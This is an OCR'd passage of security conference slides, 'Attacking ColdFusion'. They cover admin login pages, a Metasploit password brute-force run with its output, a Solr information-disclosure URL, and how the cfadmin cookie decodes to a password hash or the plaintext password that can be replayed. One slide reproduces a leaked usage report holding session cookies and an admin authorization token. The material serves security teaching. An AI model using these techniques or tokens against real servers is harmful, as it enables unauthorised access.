
- Admin Interfaces
- /CFIDE/administrator/index.cfm salts the password

```
    <tr>
        <td align="center" bgcolor="#F0F6F6" class="cellBlueBottom">

            <input name="cfadminPassword" type="Password" size="15" maxlength="100" id="admin_login">
              

            <input name="requestedURL" type="hidden" value="/CFIDE/administrator/index.cfm?">
            <input name="salt" type="hidden" value="1333484078856">
            <input name="submit" type="submit" value="Login">
        </td>
    </tr>

    </table>
```

```
method="POST" onSubmit="cfadminPassword.value = hex_hmac_sha1(salt.value, hex_sha1(cfadminPassword.value));" >
```

Attacking ColdFusion

- Lots of other pages don't ☺
- Ex. /CFIDE/componentutils/login.cfm




```
body bgcolor="#6C7A83" onLoad="changePage();document.forms.loginform.j_password.focus();">


form name="loginform" id="loginform" action="/CFIDE/componentutils/login.cfm?" method="POST" onsubmit="return _CF_checkloginform(this)">
```

Attacking ColdFusion

- Get the password right, CF sets a cookie

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 03 Apr 2012 20:46:58 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:46:58 GMT;path=/
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:46:58 GMT;path=/
Content-Type: text/html; charset=UTF-8
```

request | response

raw | headers | hex | html | render

```
HTTP/1.1 200 OK
Connection: close
Date: Tue, 03 Apr 2012 20:47:13 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Set-Cookie: CFAUTHORIZATION_componentutils=cGFzc3dvcmQNcGFzc3dvcmQNY29tcG9uZW50dXRpbHM=;path=/
Set-Cookie: CFAUTHORIZATION_componentutils=;expires=Sun, 03-Apr-2011 20:47:13 GMT;path=/
Content-Type: text/html; charset=UTF-8
```


Attacking ColdFusion


- Metasploit Module

```
msf  auxiliary(coldfusion_rds_bf) > run

[*] Starting brute force on 192.168.26.137, using passwords from /home/user/pentest/msf4public/data/wordlists/unix_pa
sswords.txt...
[*] password: 123456 is incorrect
[*] password: 12345 is incorrect
[*] password: 123456789 is incorrect
[*] ALERT ALERT ALERT password --> password <-- possibly correct ALERT ALERT ALERT
[*] password: iloveyou is incorrect
[*] password: princess is incorrect
[*] ALERT ALERT ALERT password --> password1 <-- possibly correct ALERT ALERT ALERT
[*] password: 1234567 is incorrect
[*] password: 12345678 is incorrect
[*] password: abc123 is incorrect
[*] password: nicole is incorrect
```

- Can do this easily in Burp Suite as well

Your passwords suck





Attacking ColdFusion


- Other Stuff
- Solr
- Interacting with CFC's
- Cookies

Attacking ColdFusion

- Solr APSB10-04 (Information Disclosure)
  - "Vulnerability in Solr could allow access to collections created by the Solr Service to be accessed from any external machine using a specific URL"
- http://IP:8983/solr/data_medialibrary/admin/get-properties.jsp
- http://IP:8983/solr/core0/admin/get-properties.jsp

Attacking ColdFusion

- Solr APSB10-04 (Information Disclosure)



Attacking ColdFusion

- Interacting with CFC's

```
http://example.com/foo.cfc?method=mymethod&a
rga=val1&argb=val2
```

- This URL will invoke method mymethod on an anonymous instance of component foo.cfc, with arguments arga="val1" and argb="val2"

ex: /CFIDE/adminapi/administrator.cfc?method=getSalt

- Can only invoke "remote" ones over web browser
- Default stuff not sexy, custom stuff might have fun stuff.

Attacking ColdFusion

- Cookies
- Normally that XSS pop up with the session cookie is pretty lame.
- “Supposed” to have a limited lifespan.
- BUT cfadmin cookie and cfutils cookie are different.
- Let’s see…

Attacking ColdFusion

- Example Admin Cookie:

CFAUTHORIZATION_cfadmin=YWRtaW4NRTM4QUQyMTQ5NDNEQUFEMUQ2NEMxMDJGQUVDMjlERTRBRkU5REEzRA1jZmFkbWlu

- Base64Decodes to:
  - admin
  - E38AD214943DAAD1D64C102FAEC29DE4AFE9DA3D
  - cfadmin

- e38ad214943daad1d64c102faec29de4afe9da3d(sha1)=password1 ←WTF!!!


I FIND YOUR LACK OF
PASSWORD STRENGTH
DISTURBING
MthruF.com


Attacking ColdFusion

- To Recap…
- Got the cfadmin cookie
- No randomness at all in the cookie
- SSL not enabled by default on admin interface
- Cookie base64 decodes to the sha1 hash of the user,
- Shown we don’t actually need to crack the hash, can just pass it

- Bad?

Attacking ColdFusion

- CFAUTHORIZATION_componentutils=cGFzc3dvcmQxDXBhc3N3b3JkMQ1jb21wb25lbnR1dGlscw==
- Base64Decodes to:
  - password1
  - password1
  - componentutils
- OMGWTFBBQ!!!



Attacking ColdFusion


- But **real world**?

ftp://[redacted]/reports/[redacted]/monthly/2009/03/01/users.htm

Month of 3/1/2009 to 3/31/2009: Top 33 of 33 Users

Sorted by Access Count


Individual users as determined by HTTP cookies.



Rank	User
1	CFID=9319; CFTOKEN=87011152; CFGLOBALS=urltoken%3DCFID%23%3D9319%26CFTOKEN%23%3D87011152%23lastvisit%3D%7Bts%20%272009%2D03%2D24%2015%3A24%3A41%27%7D%23timecrea %20%272008%2D12%2D12%2009%3A24%3A17%27%7D%23hitcount%3D1389%23cftoken%3D
2	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urltoken%3DCFID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D11%2017%3A30%3A22%27%7D%23timecrea %20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D526%23cftoken%3D7
3	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urltoken%3DCFID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D24%2013%3A24%3A58%27%7D%23timecrea %20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D594%23cftoken%3D7
4	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urltoken%3DCFID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D02%2016%3A05%3A50%27%7D%23timecrea %20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D498%23cftoken%3D7
5	CFID=8158; CFTOKEN=30607006; CFGLOBALS=urltoken%3DCFID%23%3D8158%26CFTOKEN%23%3D30607006%23lastvisit%3D%7Bts%20%272009%2D03%2D04%2007%3A43%3A17%27%7D%23timecrea %20%272008%2D09%2D11%2010%3A26%3A38%27%7D%23hitcount%3D781%23cftoken%3D3
6	CFID=8026; CFTOKEN=81818545; CFGLOBALS=urltoken%3DCFID%23%3D8026%26CFTOKEN%23%3D81818545%23lastvisit%3D%7Bts%20%272009%2D03%2D26%2013%3A00%3A28%27%7D%23timecrea %20%272008%2D09%2D05%2013%3A28%3A20%27%7D%23hitcount%3D678%23cftoken%3D8
7	UniProc1224141825=332367
8	UniProc1224141825=332375
9	CFID=793016; CFTOKEN=13961730; JSESSIONID=8c30cedd9631%24E4 CFAUTHORIZATION_cfadmin=MEE0NUIwMDMzREFCMDJDNzBDODgzM0RBQjc5OUZDNDJBQjk0MDM4ODowQTQ1QjAwMzNEQUIwMkM3MEM4ODMzREFCNzk5RkM0MkFCOTQwMzg4OmN


Attacking ColdFusion

- But **real world**?



Attacking ColdFusion

- From 2009 to 2012…



Post Exploitation

- ColdFusion Privilege Level
- Scheduling tasks
- Executing code
- Decrypting database credentials
- CFM Shells

